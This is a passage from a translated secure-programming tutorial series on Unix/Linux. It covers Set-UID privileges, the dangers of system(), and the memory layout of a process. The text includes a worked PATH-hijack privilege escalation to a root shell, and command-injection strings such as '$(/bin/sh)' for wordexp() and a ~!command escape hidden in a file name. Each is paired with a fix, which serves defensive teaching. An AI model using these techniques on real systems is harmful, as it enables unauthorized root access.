
Avoiding Security Holes When Developing an Application

By: Frédéric Raynal, Christophe Blaess, Christophe Grenier



Talkback form for this articles

Every article has its own talkback page. On this page you can submit a comment or look at comments from other readers:

- The First article in series talking about the main types of security holes in applications. We'll show the ways to avoid them by changing your development habits a little. Talkback form for this article
- The second article focuses on memory organization and layout and explains the relationship between a function and memory. The last section shows how to build *shellcode*. Talkback form for this article
- In Third article we introduce a real buffer overflow in an application. We'll show that it's an easily exploitable security hole and how to avoid it. This article assumes that you have read the 2 previous articles: Talkback form for this article
- For some time by now messages announcing *format string* based exploits are getting more and more numerous. The Fourth article explains where the danger comes from and will show that an attempt to save six bytes is enough to compromise the security of a program. Talkback form for this article
- The fifth article of our series is dedicated to security problems related to multitasking. A *race condition* occurs when different processes use the same resource (file, device, memory) at the same time and each one "believes" it has exclusive access. This leads to difficult to detect bugs and also to security holes that can compromise a system's global security. Talkback form for this article
- The sixth Article ...Getting a file, running a program from a badly programmed Perl script ... "There's More Than One Way to Do It!" Talkback form for this article

About the authors:

By Frédéric Raynal, Christophe Blaess, Christophe Grenier

Christophe Blaess is an independent aeronautics engineer. He is a Linux fan and does much of his work on this system. He is in charge of the coordination for the man pages translation published by the *Linux Documentation Project*.

Christophe Grenier is a 5th year student at the ESIEA, where he works as a sysadmin too. He has a passion for computer security.

Frédéric Raynal uses Linux, certified without (software or other) patents. Apart from that, you must see *Dancer in the Dark*: besides Björk who is great, this movie can't leave you unmoved (I can't say more without unveiling the end, both tragic and splendid).

Table of Contents:

Translated to English By: **Georges Tarbouriech <georges.t@linuxfocus.org>**
Lorne Bailey [proof read] <sherm_pbody@yahoo.com>
PDF File Created By: NO-MERCY

Part 1: Introduction

Introduction

It doesn't take more than two weeks before a major application which is part of most Linux distributions presents a security hole allowing, for instance, a local user to become *root*. Despite the great quality of most of this software, ensuring the security of a program is a hard job: it must not allow a bad guy to benefit illegally from system resources. The availability of application source code is a good thing, much appreciated by programmers, but the smallest defects in software become visible to everyone. Furthermore, the detection of such defects comes at random and the people finding them do not always have good intentions.

From the sysadmin side, daily work consists of reading the lists concerning security problems and immediately updating the involved packages. For a programmer it can be a good lesson to try out such security problems since avoiding security holes from the beginning is the preferred method of fixing them. We'll try to define some "classic" dangerous behaviors and provide solutions to reduce the risks. We won't talk about network security problems since they often stem from configuration mistakes (dangerous cgi-bin scripts, ...) or from system bugs allowing DOS (*Denial Of Service*) type attacks to prevent a machine from listening to its own clients. These problems concern the sysadmin or the kernel developers. But the application programmer must also protect her code as soon as she takes into account external data. Some versions of `pine`, `acroread`, `netscape`, `access`,... have allowed elevated access or information leaks under some conditions. As a matter of fact *secure* programming is everyone's concern.

This set of articles shows methods which can be used to damage a Unix system. We could only have mentioned them or said a few words about them, but we prefer complete explanations to make people understand the risks. Thus, when debugging a program or developing your own, you'll be able to avoid or correct these mistakes. For each discussed hole, we will take the same approach. We'll start detailing the way it works. Next, we will show how to avoid it. For every example we will use security holes still present in wide spread software.

This first article talks about the basics needed for understanding security holes, that is the notion of privileges and the *Set-UID* or *Set-GID* bit. Next, we analyse the holes based on the `system()` function, since they are easier to understand.

We will often use small C programs to illustrate what we are talking about. However, the approaches mentioned in these articles are applicable to other programming languages : perl, java, shell scripts... Some security holes depend on a language, but this is not true for all of them as we will see it with `system()`.

Privileges

On a UNIX system, users are not equals, neither are applications. The access to the file system nodes - and accordingly the machine peripherals - relies on a strict identity control. Some users are allowed to do sensitive operations to maintain the system in good condition. A number called UID (*User Identifier*) allows the identification. To make things easier, a user name corresponds to this number, the association is done in the `/etc/passwd` file.

The UID of 0, with default name of *root*, can access everything in the system. He can create, modify, remove every system node, but he can as well manage the physical configuration of the machine, mounting partitions, activating network interfaces and changing their configuration (IP address), or using system calls such as `mlock()` to act on physical memory, or `sched_setscheduler()` to change the order mechanism. In a future article we will study the Posix.1e feature which allows limiting the privileges of an application executed as *root*, but for now, let's assume the super-user can do everything on a machine.

The attacks we will mention are internal ones, that is an authorized user on a machine tries to gain privileges he doesn't have. On the other hand, the network attacks are external ones, coming from people trying to connect to a machine they are not allowed on.

To use privileges reserved for another user without being able to log in under her identity, one must at least have the opportunity to talk to an application running under the victim's UID. When an application - a process - runs under Linux, it has a well defined identity. First, a program has an attribute called RUID (*Real UID*) corresponding to the user ID who launched it. This data is managed by the kernel and usually can not change. A second attribute completes this information: the EUID field (*Effective UID*) corresponding to the identity the kernel takes into account when managing the access rights (opening files, reserved system-calls).

To get the privileges of another user means everything will be done under the UID of that user, and not under the proper UID. Of course, a cracker tries to get the *root* ID, but many other user accounts are of interest, either because they give access to system information (*news*, *mail*, *lp*...) or because they allow reading private data (mail, personal files, etc) or they can be used to hide illegal activities such as attacks on other sites.

To run an application with the privileges of an Effective UID different from its Real UID (the user who launched it) the executable file must have a specific bit turned on called Set-UID. This bit is found in the file permission attribute (like user's execute, read, write bits, group members or others) and has the octal value of 4000. The Set-UID bit is represented with an `s` when displaying the rights with the `ls` command:

```
>> ls -l /bin/su
-rwsr-xr-x  1 root  root  14124 Aug 18  1999 /bin/su
>>
```

The command "`find / -type f -perm +4000`" displays a list of the system applications having their Set-UID bit set to 1. When the kernel runs an application with the Set-UID bit on, it uses the program owner's identity as EUID for the process. On the other hand, the RUID doesn't change and corresponds to the user who launched the program. For instance, every user can have access to the `/bin/su` command, but it runs under its owner's identity (*root*) with every privilege on the system. Needless to say one must be very careful when writing a program with this attribute.

Each process also has an Effective group ID, EGID, and a real identifier RGID. The Set-GID bit (2000 in octal) in the access rights of an executable file, asks the kernel to use the owner's group of the file as EGID and not the GID of the user who launched the program. A curious combination sometimes appears with the Set-GID set to 1 but without the group execute bit. As a matter of fact, it's a convention having nothing to do with privileges related to applications, but indicating the file can be blocked with the function `fcntl(fd, F_SETLK, lock)`. Usually an application doesn't use the Set-GID bit, but it does happen sometimes. Some games, for instance, use it to save the best scores into a system directory.

Type of attacks and potential targets

There are various types of attacks against a system. Today we'll study the mechanisms to execute an external command from within and application. This is usually a shell running under the identity of the owner of the application. A second type of attack relies on *buffer overflow* giving the attacker the ability to run personal code instructions. Last, the third main type of attack is based on *race condition* - a lapse of time between two instructions in which a system component is changed (usually a file) while the application believes it remains the same.

The two first types of attacks often try to execute a shell with the application owner's privileges, while the third one is targeted instead at getting write access to protected system files. Read access is sometimes considered a system security weakness (personal files, emails, password file `/etc/shadow`, and pseudo kernel configuration files in `/proc`).

The targets of security attacks are mostly the programs having a Set-UID (or Set-GID) bit on. However, this also effects every application running under a different ID than the one of its user. The system daemons represent a big part of these programs. A daemon is an application usually started at boot time, running in the background without any control terminal, and doing privileged work for any user. For instance, the `lpd` daemon allows every user to send documents to the printer, `sendmail` receives and redirects electronic mail, or `apmd` asks the Bios for the battery status of a laptop. Some daemons are in charge of communication with external users through the network (Ftp, Http, Telnet... services). A server called `inetd` manages the connections of many of these services.

We can then conclude that a program can be attacked as soon as it talks - even briefly - to a user different from the one who started it. While developing this type of

application you must be careful to keep in mind the risks presented by the functions we will study here.

Changing privilege levels

When an application runs with an EUID different from its RUID, it's to provide the user with privileges he needs but doesn't have (file access, reserved system calls...). However these privileges are only needed for a very short time, for instance when opening a file, otherwise the application is able to run with its user's privileges. It's possible to temporarily change an application EUID with the system-call :

```
int seteuid (uid_t uid);
```

A process can always change its EUID value giving it the one of its RUID. In that case, the old UID is kept in a saved field called SUID (*Saved UID*) different from SID (*Session ID*) used for control terminal management. It's always possible to get the SUID back to use it as EUID. Of course, a program having a null EUID (*root*) can change at will both its EUID and RUID (it's the way `/bin/su` works).

To reduce the risks of attacks, it's suggested to change the EUID and use the RUID of the users instead. When a portion of code needs privileges corresponding to those of the file's owner, it's possible to put the Saved UID into the EUID. Here is an example:

```
uid_t e_uid_initial;
uid_t r_uid;

int
main (int argc, char * argv [])
{
  /* Saves the different UIDs */
  e_uid_initial = geteuid ();
  r_uid = getuid ();

  /* limits access rights to the ones of the
   * user launching the program */
  seteuid (r_uid);
  ...
  privileged_function ();
  ...
}

void
privileged_function (void)
{
  /* Gets initial privileges back */
  seteuid (e_uid_initial);
  ...
  /* Portion needing privileges */
  ...
  /* Back to the rights of the runner */
  seteuid (r_uid);
```

```
}
```

This method is much more secure than the unfortunately all to common one consisting of using the initial EUID and then temporarily reducing the privileges just before doing a "risky" operation. However this privilege reduction is useless against buffer-overflow attacks. As we'll see in a next article, these attacks intend to ask the application to execute personal instructions and can contain the system-calls needed to make the privilege level higher. Nevertheless, this approach protects from external commands and from most race conditions.

Running external commands

An application often needs to call an external system service. A well known example concerns the `mail` command to manage an electronic mail (running report, alarm, statistics, etc) without requiring a complex dialog with the mail system. The easiest solution is to use the library function:

```
int system (const char * command)
```

Dangers of the system() function

This function is rather dangerous: it calls the shell to execute the command given as an argument. The shell behavior depends on the choice of the user. A typical example comes from the `PATH` environment variable. Let's look at an application calling the `mail` function. For instance, the following program sends its source code to the user who launched it:

```
/* system1.c */

#include <stdio.h>
#include <stdlib.h>

int
main (void)
{
  if (system ("mail $USER < system1.c") != 0)
    perror ("system");
  return (0);
}
```

Let's say this program is Set-UID *root*:

```
>> cc system1.c -o system1
>> su
Password:
[root] chown root.root system1
[root] chmod +s system1
[root] exit
```

```
>> ls -l system1
-rwsrwsr-x  1 root  root  11831  Oct 16  17:25 system1
>>
```

To execute this program, the system runs a shell (with **/bin/sh**) and with the **-c** option, it tells it the instruction to invoke. Then the shell goes through the directory hierarchy according to the **PATH** environment variable to find an executable called **mail**. To compromise the program, the user only has to change this variable's content before running the application. For example:

```
  >> export PATH=.
  >> ./system1
```

Looks for the **mail** command only within the current directory. One need merely create an executable file (for instance, a script running a new shell) and name it **mail** and the program will then be executed with the main application owner's EUID! Here, our script runs **/bin/sh**. However, since it's executed with a redirected standard input (like the initial **mail** command), we must get it back in the terminal. We then create the script:

```
#! /bin/sh
# "mail" script running a shell
# getting its standard input back.
/bin/sh < /dev/tty
```

Here is the result:

```
>> export PATH="."
>> ./system1
bash# /usr/bin/whoami
  root
bash#
```

Of course, the first solution consists in giving the full path of the program, for instance **/bin/mail**. Then a new problem appears: the application relies on the system installation. If **/bin/mail** is usually available on every system, where is GhostScript, for instance? (is it in **/usr/bin**, **/usr/share/bin**, **/usr/local/bin** ?). On the other hand, another type of attack becomes possible with some old shells : the use of the environment variable **IFS**. The shell uses it to parse the words in the command line. This variable holds the separators. The defaults are the space, the tab and the return. If the user adds the slash **/**, the command "**/bin/mail**" is understood by the shell as "**bin mail**". An executable file called **bin** in the current directory can be executed just by setting **PATH**, as we have seen before, and allows to run this program with the application EUID.

Under Linux, the **IFS** environment variable is not a problem anymore since bash and pdksh both complete it with the default characters on startup. But keeping application portability in mind you must be aware that some systems might be less secure regarding this variable.

Some other environment variables may cause unexpected problems. For instance, the `mail` application allows the user to run a command while composing a message using an escape sequence "`~!`". If the user writes the string "`~!command`" at the beginning of the line, the command is run. The program `/usr/bin/suidperl` used to make perl scripts work with a Set-UID bit calls `/bin/mail` to send a message to *root* when it detects a problem. Since `/bin/mail` is Set-UID *root*, the call to `/bin/mail` is done with root's privileges and contains the name of the faulty file. A user can then create a file whose name contains a carriage return followed by a `~!command` sequence and another carriage return. If a perl script calling `suidperl` fails on a low-level problem related to this file, a message is sent under the *root* identity, containing the escape sequence from the `mail` application, and the command in the file name is executed with root's privileges.

This problem shouldn't exist since the `mail` program is not supposed to accept escape sequences when run automatically (not from a terminal). Unfortunately, an undocumented feature of this application (probably left from debugging), allows the escape sequences as soon as the environment variable `interactive` is set. The result? A security hole easily exploitable (and widely exploited) in an application supposed to improve system security. The blame is shared. First, `/bin/mail` holds an undocumented option especially dangerous since it allows code execution only checking the *data* sent, what should be *a priori* suspicious for a mail utility. Second, even if the `/usr/bin/suidperl` developers were not aware of the `interactive` variable, they shouldn't have left the execution environment as it was when calling an external command, especially when writing this program Set-UID *root*.

As a matter of fact, Linux ignores the Set-UID and Set-GID bit when executing scripts (read `/usr/src/linux/fs/binfmt_script.c` and `/usr/src/linux/fs/exec.c`). But some tricks allow you to bypass this rule, like Perl does with its own scripts using `/usr/bin/suidperl` to take these bit into account.

Solutions

It isn't always easy to find a replacement for the `system()` function. The first variant is to use system-calls such as `execl()` or `execle()`. However, it'll be quite different since the external program is no longer called as a subroutine; instead the invoked command replaces the current process. You must fork the process and parse the command line arguments. Thus the program:

```
if (system ("/bin/lpr -Plisting stats.txt") != 0) {
  perror ("Printing");
  return (-1);
}
```

Becomes:

```
pid_t pid;
int   status;
```

```
if ((pid = fork()) < 0) {
  perror("fork");
  return (-1);
}
if (pid == 0) {
  /* child process */
  execl ("/bin/lpr", "lpr", "-Plisting", "stats.txt", NULL);
  perror ("execl");
  exit (-1);
}
/* father process */
waitpid (pid, & status, 0);
if ((! WIFEXITED (status)) || (WEXITSTATUS (status) != 0)) {
  perror ("Printing");
  return (-1);
}
```

Obviously, the code gets heavier! In some situations, it becomes quite complex, for instance, when you must redirect the application standard input such as in :

```
system ("mail root < stat.txt");
```

That is, the redirection defined by **<** is done from the shell. You can do the same, using a complicated sequence such as **fork()**, **open()**, **dup2()**, **execl()**, etc. In that case, an acceptable solution would be using the **system()** function, but configuring the whole environment.

Under Linux, the environment variables are stored in the form of a pointer to a table of characters : **char ** environ**. This table ends with NULL. The strings are of the form "**NAME=value**".

We start removing the environment using the Gnu extension:

```
    int clearenv (void);
```

Or forcing the pointer

```
    extern char ** environ;
```

To take the NULL value. Next the important environment variables are initialized, using controlled values, with the functions:

```
    int setenv (const char * name, const char * value, int remove)
    int putenv(const char *string)
```

Before calling the **system()** function. For example :

```
    clearenv ();
    setenv ("PATH", "/bin:/usr/bin:/usr/local/bin", 1);
    setenv ("IFS", " \t\n", 1);
    system ("mail root < /tmp/msg.txt");
```

If needed, you can save the content of some useful variables before removing the environment (**HOME**, **LANG**, **TERM**, **TZ**,etc.). The content, the form, the size of these

variables must be strictly checked. It is important that you remove the whole environment before redefining the needed variables. The `suidperl` security hole wouldn't have appeared if the environment were properly removed.

Analogues, protecting a machine on a network first implies denying every connection. Next, a sysadmin activates the required or useful services. In the same way, when programming a Set-UID application the environment must be cleared and then filled with required variables.

Verifying a parameter format is done by comparing the expected value to the allowed formats. If the comparison succeeds the parameter is validated. Otherwise, it is rejected. If you run the test using a list of invalid format values, the risk of leaving a malformed value increases and that can be a disaster for the system.

We must understand what is dangerous with `system()` is also dangerous for some derived functions such as `popen()`, or with system-calls such as `execlp()` or `execvp()` taking into account the `PATH` variable.

Indirect execution of commands

To improve programs usability, it's easy to leave the user the ability to configure most of the software behavior using macros, for instance. To manage variables or generic patterns as the shell does, there is a powerful function called `wordexp()`. You must be very careful with it, since sending a string like `$(`*command*`)` allows executing the mentioned external command. Giving it the string "`$(/bin/sh)`" creates a Set-UID shell. To avoid this, `wordexp()` has an attribute called `WRDE_NOCMD` that deactivates the interpretation of the `$( )` sequence .

When invoking external commands you must be careful to not call a utility providing an escape mechanism to a shell (like the vi `:!`*command* sequence). It's difficult to list them all, some applications are obvious (text editors, file managers...) others are harder to detect (as we have seen with `/bin/mail`) or have dangerous debugging modes.

Conclusion

This article illustrates various aspects:

- Everything external to a Set-UID *root* program must be validated! This means the environment variables as well as the parameters given to the program (command line, configuration file...);
- Privileges have to be reduced as soon as the program starts and should only be increased very briefly and only when absolutely necessary;
- The "*depth of security*" is essential: every protection decision programs make helps reduce the number of people who can compromise them.

The next article will talk about memory, its organization, and function calls before reaching the *buffer overflows*. We also will see how to build a *shellcode*.

Part 2: Memory, Stack and Functions, Shellcode

Introduction

In our previous article we analyzed the simplest security holes, the ones based on external command execution. This article and the next one show a widespread type of attack, the buffer overflow. First we will study the memory structure of a running application, and then we'll write a minimal piece of code allowing to start a shell (*shellcode*).


Memory layout

What is a program?

Let's assume a program is an instruction set, expressed in machine code (regardless of the language used to write it) that we commonly call a *binary*. When first compiled to get the binary file, the program source held variables, constants and instructions. This section presents the memory layout of the different parts of the binary.

The different areas

To understand what goes on while executing a binary, let's have a look at the memory organization. It relies on different areas:



This is generally not all, but we just focus on the parts that are most important for this article.

The command **size -A** *file* **--radix 16** gives the size of each area reserved when compiling. From that you get their memory addresses (you can also use the command **objdump** to get this information). Here the output of **size** for a binary called "fct":

```
>>size -A fct --radix 16
fct  :
section             size         addr
.interp             0x13    0x80480f4
.note.ABI-tag       0x20    0x8048108
.hash               0x30    0x8048128
.dynsym             0x70    0x8048158
.dynstr             0x7a    0x80481c8
.gnu.version         0xe    0x8048242
.gnu.version_r      0x20    0x8048250
```

```
.rel.got            0x8   0x8048270
.rel.plt           0x20   0x8048278
.init              0x2f   0x8048298
.plt               0x50   0x80482c8
.text             0x12c   0x8048320
.fini              0x1a   0x804844c
.rodata            0x14   0x8048468
.data               0xc   0x804947c
.eh_frame           0x4   0x8049488
.ctors              0x8   0x804948c
.dtors              0x8   0x8049494
.got               0x20   0x804949c
.dynamic           0xa0   0x80494bc
.bss               0x18   0x804955c
.stab             0x978         0x0
.stabstr         0x13f6         0x0
.comment          0x16e         0x0
.note              0x78   0x8049574
Total             0x23c8
```

The **text** area holds the program instructions. This area is read-only. It's shared between every process running the same binary. Attempting to write into this area causes a *segmentation violation* error.

Before explaining the other areas, let's recall a few things about variables in C. The *global* variables are used in the whole program while the *local* variables are only used within the function where they are declared. The *static* variables have a known size depending on their type when they are declared. Types can be **char**, **int**, **double**, pointers, etc. On a PC type machine, a pointer represents a 32bit integer address within memory. The size of the area pointed to is obviously unknown during compilation. A *dynamic* variable represents an explicitly allocated memory area - it is really a pointer pointing to that allocated address. global/local, static/dynamic variables can be combined without problems.

Let's go back to the memory organization for a given process. The **data** area stores the initialized global static data (the value is provided at compile time), while the **bss** segment holds the uninitialized global data. These areas are reserved at compile time since their size is defined according to the objects they hold.

What about local and dynamic variables? They are grouped in a memory area reserved for program execution (*user stack frame*). Since functions can be invoked recursively, the number of instances of a local variable is not known in advance. When creating them, they will be put in the *stack*. This stack is on top of the highest addresses within the user address space, and works according to a LIFO model (*Last In, First Out*). The bottom of the *user frame* area is used for dynamic variables allocation. This area is called *heap*: it contains the memory areas addressed by pointers and the dynamic variables. When declared, a pointer is a 32bit variable either in BSS or in the stack and does not point to any valid address. When a process allocates memory (i.e. using *malloc*) the address of the first byte of that memory (also 32bit number) is put into the pointer.

Detailed example

The following example illustrates the variable layout in memory:

```
/* mem.c */

  int    index = 1;   //in data
  char * str;         //in bss
  int    nothing;     //in bss

void f(char c)
{
  int i;              //in the stack
  /* Reserves 5 characters in the heap */
  str = (char*) malloc (5 * sizeof (char));
  strncpy(str, "abcde", 5);
}

int main (void)
{
  f(0);
}
```

The gdb debugger confirms all this.

```
>>gdb mem
GNU gdb 19991004
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public
License, and you are welcome to change it and/or distribute
copies of it under certain conditions.  Type "show copying"
to see the conditions.  There is absolutely no warranty
for GDB.  Type "show warranty" for details.  This GDB was
configured as "i386-redhat-linux"...
(gdb)
```

Let's put a breakpoint in the `f()` function and run the program untill this point :

```
(gdb) list
7       void f(char c)
8       {
9          int i;
10         str = (char*) malloc (5 * sizeof (char));
11         strncpy (str, "abcde", 5);
12      }
13
14      int main (void)
(gdb) break 12
Breakpoint 1 at 0x804842a: file mem.c, line 12.
(gdb) run
Starting program: mem
```

```
Breakpoint 1, f (c=0 '\000') at mem.c:12
12      }
```

We now can see the place of the different variables.

```
1. (gdb) print &index
$1 = (int *) 0x80494a4
2. (gdb) info symbol 0x80494a4
index in section .data
3. (gdb)  print &nothing
$2 = (int *) 0x8049598
4. (gdb) info symbol 0x8049598
nothing in section .bss
5. (gdb) print str
$3 = 0x80495a8 "abcde"
6. (gdb) info symbol 0x80495a8
No symbol matches 0x80495a8.
7. (gdb) print &str
$4 = (char **) 0x804959c
8. (gdb) info symbol 0x804959c
str in section .bss
9. (gdb) x 0x804959c
0x804959c <str>:     0x080495a8
10. (gdb) x/2x 0x080495a8
0x80495a8: 0x64636261      0x00000065
```

The command in 1 (**print &index**) shows the memory address for the **index** global variable. The second instruction (**info**) gives the symbol associated to this address and the place in memory where it can be found: **index**, an initialized global static variable is stored in the **data** area.

Instructions 3 and 4 confirm that the uninitialized static variable **nothing** can be found in the **BSS** segment.

Line 5 displays **str** ... in fact the **str** variable content, that is the address **0x80495a8**. The instruction 6 shows that no variable has been defined at this address. Command 7 allows you to get the **str** variable address and command 8 indicates it can be found in the **BSS** segment.

At 9, the 4 bytes displayed correspond to the memory content at address **0x804959c** : it's a reserved address within the heap. The content at 10 shows our string "abcde":

```
hexadecimal value : 0x64 63 62 61      0x00000065
character         :    d  c  b  a               e
```

The local variables **c** and **i** are put in the stack.

We notice that the size returned by the **size** command for the different areas does not match what we expected when looking at our program. The reason is that various

other variables declared in libraries appear when running the program (type `info variables` under `gdb` to get them all).

The stack and the heap

Each time a function is called, a new environment must be created within memory for local variables and the function's parameters (here *environment* means all elements appearing while executing a function: it's arguments, it's local variables, it's return address in the execution stack... this is not the environment for shell variables we mentioned in the previous article). The `%esp` (*extended stack pointer*) register holds the top stack address, which is at the bottom in our representation, but we'll keep calling it *top* to complete analogy to a stack of real objects, and points to the last element added to the stack; dependent on the architecture, this register may sometimes point to the first free space in the stack.

The address of a local variable within the stack could be expressed as an offset relative to `%esp`. However, items are always added or removed to/from the stack, the offset of each variable would then need readjustment and that is very ineffecient. The use of a second register allows to improve that: `%ebp` (extended base pointer) holds the start address of the environment of the current function. Thus, it's enough to express the *offset* related to this register. It stays constant while the function is executed. Now it is easy to find the parameters or the local variables within a function.

The stack's basic unit is the *word*: on i386 CPUs it's 32bit, that is 4 bytes. This is different for other architectures. On Alpha CPUs a word is 64 bits. The stack only manages words, that means every allocated variable uses the same word size. We'll see that with more details in the description of a function prolog. The display of the `str` variable content using `gdb` in the previous example illustrates it. The `gdb x` command displays a whole 32bit word (read it from left to right since it's a *little endian* representation).

The stack is usually manipulated with just 2 CPU instructions:

- `push value` : this instruction puts the value at the top of the stack. It reduces `%esp` by a word to get the address of the next word available in the stack, and stores the `value` given as an argument in that word;
- `pop dest` : puts the item from the top of the stack into the 'dest'. It puts the value held at the address pointed to by `%esp` in `dest` and increases the `%esp` register. To be precise nothing is removed from the stack. Just the pointer to the top of the stack changes.

The registers

What exactly are the registers? You can see them as drawers holding only one word, while memory is made of a series of words. Each time a new value is put in a register, the old value is lost. Registers allow direct communication between memory and CPU.

The first '`e`' appearing in the registers name means "*extended*" and indicates the evolution between old 16bit and present 32bit architectures.

The registers can be divided into 4 categories:

1. General registers : `%eax`, `%ebx`, `%ecx` and `%edx` are used to manipulate data;
2. Segment registers : 16bit `%cs`, `%ds`, `%esx` and `%ss`, hold the first part of a memory address;
3. Offset registers : they indicate an offset related to segment registers :
   - `%eip` (*Extended Instruction Pointer*) : indicates the address of the next instruction to be executed;
   - `%ebp` (*Extended Base Pointer*) : indicates the beginning of the local environment for a function;
   - `%esi` (*Extended Source Index*) : holds the data source offset in an operation using a memory block;
   - `%edi` (*Extended Destination Index*) : holds the destination data offset in an operation using a memory block;
